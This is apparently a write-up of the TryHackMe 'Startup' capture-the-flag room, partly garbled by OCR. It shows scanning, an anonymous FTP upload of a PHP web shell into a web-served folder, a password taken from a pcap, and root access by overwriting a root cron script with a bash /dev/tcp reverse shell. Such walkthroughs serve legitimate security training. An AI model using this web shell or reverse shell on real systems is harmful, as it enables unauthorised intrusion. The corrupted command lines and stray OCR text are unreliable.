Startup

Enumeration

Tools

nmap

```
Starting Nmap 7.80 (https://nmap.org) at 2020-11-13 14:36 EST
Nmap scan report for 10.10.137.186
Host is up (0.21s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
 drwxrwxrwx 2 65534 65534
                                  4096 Nov 12 04:53 ftp [NSE: writeable]
 -rw-r--r-- 1 0
                     0
                             251631 Nov 12 04:02 important.jpg
 _-rw-r--r-- 1 0
                     0
                               208 Nov 12 04:53 notice.txt
 ftp-syst:
  STAT:
 FTP server status:
    Connected to 10.8.20.97
    Logged in as ftp
     TYPE: ASCII
    No session bandwidth limit
     Session timeout in seconds is 300
     Control connection is plain text
     Data connections will be plain text
    At session startup, client count was 2
    vsFTPd 3.0.3 - secure, fast, stable
 End of status
22/tcp open ssh
                   OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
  2048 b9:a6:0b:84:1d:22:01:a4:01:30:48:43:61:2b:ab:94 (RSA)
  256 ec:13:25:8c:18:20:36:e6:ce:91:0e:16:26:eb:a2:be (ECDSA)
  256 a2:ff:2a:72:81:aa:a2:9f:55:a4:dc:92:23:e6:b4:3f (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
```

|_http-title: Maintenance

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 55.02 seconds

Targets

port 21 ftp

able to anonymously login into ftp

```
F:~/tryhackme/startup$ ftp 10.10.137.186
Connected to 10.10.137.186.
220 (vsFTPd 3.0.3)
Name (10.10.137.186:nobodyatall): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
              3 65534
                         65534
                                       4096 Nov 12 04:53 .
drwxr-xr-x
              3 65534
                         65534
                                       4096 Nov 12 04:53 ..
drwxr-xr-x
             1 0
                         0
                                          5 Nov 12 04:53 .test.log
-rw-r--r--
                         65534
             2 65534
drwxrwxrwx
                                       4096 Nov 12 04:53 ftp
             1 0
                                     251631 Nov 12 04:02 important.jpg
-rw-r--r--
                         0
                                        208 Nov 12 04:53 notice.txt
              1 0
-rw-r--r--
226 Directory send OK.
ftp>
```

notice.txt content

```
//user found: Maya (sus?)

mobodyatall@0=DEADBEEF:~/tryhackme/startup$ cat notice.txt

Whoever is leaving these damn Among Us memes in this share, it IS NOT FUNNY. People downloading documents from our website will think we are a joke! Now I dont know we ho it is, but Maya is looking pretty sus.

mobodyatall@0=DEADBEEE:~/tryhackme/startup$
```


```
nobodyatall@0*DEADBEEF:~/tryhackme/startup$ file important.jpg
important.jpg: PNG image data, 735 x 458, 8-bit/color RGBA, non-interlaced
nobodyatall@0*DEADBEEF:~/tryhackme/startup$ mv important.jpg important.png
nobodyatall@0*DEADBEEF:~/tryhackme/startup$
```

//seems like this doesn't give us any clue



port 80

root page, /




clue? seems like they've updated something behind there

web directory fuzzing result

// /files directory are kinda interesting here

so it's the /files web directory linked to the FTP



Index of /files

| <u>Name</u> | <u>Last modified</u> | Size Description |
|------------------|----------------------|------------------|
| Parent Directory | <u></u> | - |
| <u>ftp/</u> | 2020-11-12 04:53 | - |
| 💁 important.jpg | 2020-11-12 04:02 | 246K |
| notice.txt | 2020-11-12 04:53 | 208 |

Apache/2.4.18 (Ubuntu) Server at 10.10.137.186 Port 80

let's test out our assumption


```
create a test file
```

```
mobodyatall@0xDEADBEEF:~/tryhackme/startup$ echo 'Hello World' > helloWorld.txt
```


```
ftp> cd ftp
250 Directory successfully changed.
ftp> put helloWorld.txt
local: helloWorld.txt remote: helloWorld.txt
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
12 bytes sent in 0.00 secs (148.3386 kB/s)
ftp>
```

To direct innit to this vivi move the molice hointer incide of brees in

& the files was uploaded there!



Index of /files/ftp




Apache/2.4.18 (Ubuntu) Server at 10.10.137.186 Port 80

now let's upload our php server side command execution script //create a simple system command execute php script

```
<?php
   echo '<h1>Web RCE</h1>';|
   echo system($_GET['cmd']);
?>
```


we able to execute system command here!



Web RCE

uid=33(www-data) gid=33(www-data) groups=33(www-data) uid=33(www-data) gid=33(www-data) groups=33(www-data)

now execute reverse shell command & we gotten our initial shell!



Post Exploitation

Privilege Escalation

initial foothold ->lennie

found 1 user here //but no permission access it

```
www-uatawstartup:/p cu nome
 cd home
 www-data@startup:/home$ ls -la
 ls -la
 total 12
 drwxr-xr-x
              3 root
                        root
                                4096 Nov 12 04:53 .
                                4096 Nov 13 19:34 ..
 drwxr-xr-x 25 root
                        root
 drwx----- 4 lennie lennie 4096 Nov 12 04:53 lennie
 www-data@startup:/home$
To direct input to this VM, click inside or press Ctrl+G.
```

finding the secret recipe

```
/recipe file found
```

```
su: Authentication failure
www-data@startup:/var$ find / -name *recipe* -type f 2>/dev/null
find / -name *recipe* -type f 2>/dev/null
/recipe.txt
/usr/share/doc/mdadm/README.recipes.gz
/usr/share/vim/vim74/syntax/conaryrecipe.vim
/usr/share/doc-base/mdadm-readme-recipes
www-data@startup:/var$
```

so the secret recipe is 'love'

```
www-data@startup:/$ cat recipe.txt
cat recipe.txt
Someone asked what our main ingredient to our spice soup is today. I figured I can't keep it a secret forever and told him it was love.
www-data@startup:/$
```

question: What is the secret spicy soup recipe? -love

in root directory found an interesting directory

//incidents

```
root
                                   4096 NOV 12 04:53 NOME
arwxr-xr-x
             3 root
             2 www-data www-data 4096 Nov 12 04:53 incidents
drwxr-xr-x
                                     33 Sep 25 08:12 initrd.img → bo
lrwxrwxrwx
             1 root
                        root
                                    33 Sen 25 08:12 initrd img old .
             1 root
                        root
```

in the directory there's a pcapng file let's transfer it to our local pc

```
cd incidents/
www-data@startup:/incidents$ ls -la
ls -la
total 40
drwxr-xr-x 2 www-data www-data
                                 4096 Nov 12 04:53 .
drwxr-xr-x 25 root
                       root
                                 4096 Nov 13 19:34 ..
-rwxr-xr-x 1 www-data www-data 31224 Nov 12 04:53 suspicious.pcapng
www-data@startup:/incidents$
```

from reading the pcap file, it seems like the admin caught some suspicious packet that someone trying to use the credentials to gain access to the server

```
//credential: c4ntg3t3n0ughsp1c3

www-data@startup:/home$ cd lennie
cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home$ sudo -l
sudo -l
[sudo] password for www-data: c4ntg3t3n0ughsp1c3

Sorry, try again.
[sudo] password for www-data:

Sorry, try again.
[sudo] password for www-data: c4ntg3t3n0ughsp1c3

Packet 182. 43 client pkts, 17 server pkts, 33 turns. Click to select.
```

using the credential we found in the pcap file we got the initial foothold into lennie user via ssh //lennie:c4ntg3t3n0ughsp1c3

```
EEF:~/tryhackme/startup$ ssh lennie@10.10.137.186
lennie@10.10.137.186's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-190-generic x86_64)
 * Documentation:
                  https://help.ubuntu.com
 * Management:
                  https://landscape.canonical.com
                  https://ubuntu.com/advantage
 * Support:
44 packages can be updated.
30 updates are security updates.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

lennie -> root

capture user flag

```
lennie@startup:~$ cat user.txt
THM{03ce3d619b80ccbfb3b7fc81e46c0e79}
lennie@startup:~$
```

running pspy, seems like there's cronjob running in the background executing print.sh script as root user

```
2020/11/13 20:10:01 CMD: UID=0 PID=1819 /bin/bash /etc/print.sh /bin/bash /home/lennie/scripts/planner.sh /bin/sh -c /home/lennie/scripts/planner.sh /bin/sh -c /home/lennie/scripts/planner.sh /usr/sbin/CRON -f
```

```
print.sh content
```

```
//we've write privilege as lennie user
lennie@startup:~$ ls -la /etc/print.sh
-rwx----- 1 lennie lennie 25 Nov 12 04:53 /etc/print.sh
lennie@startup:~$ cat /etc/print.sh
#!/bin/bash
echo "Done!"
lennie@startup:~$
```

let's write our reverse shell script to get our root shell & voila we just privilege escalate to root user!

```
#!/bin/bash
bash -i >6 /dev/tcp/10.8:20.97/7741 0>61

**Individual Control Con
```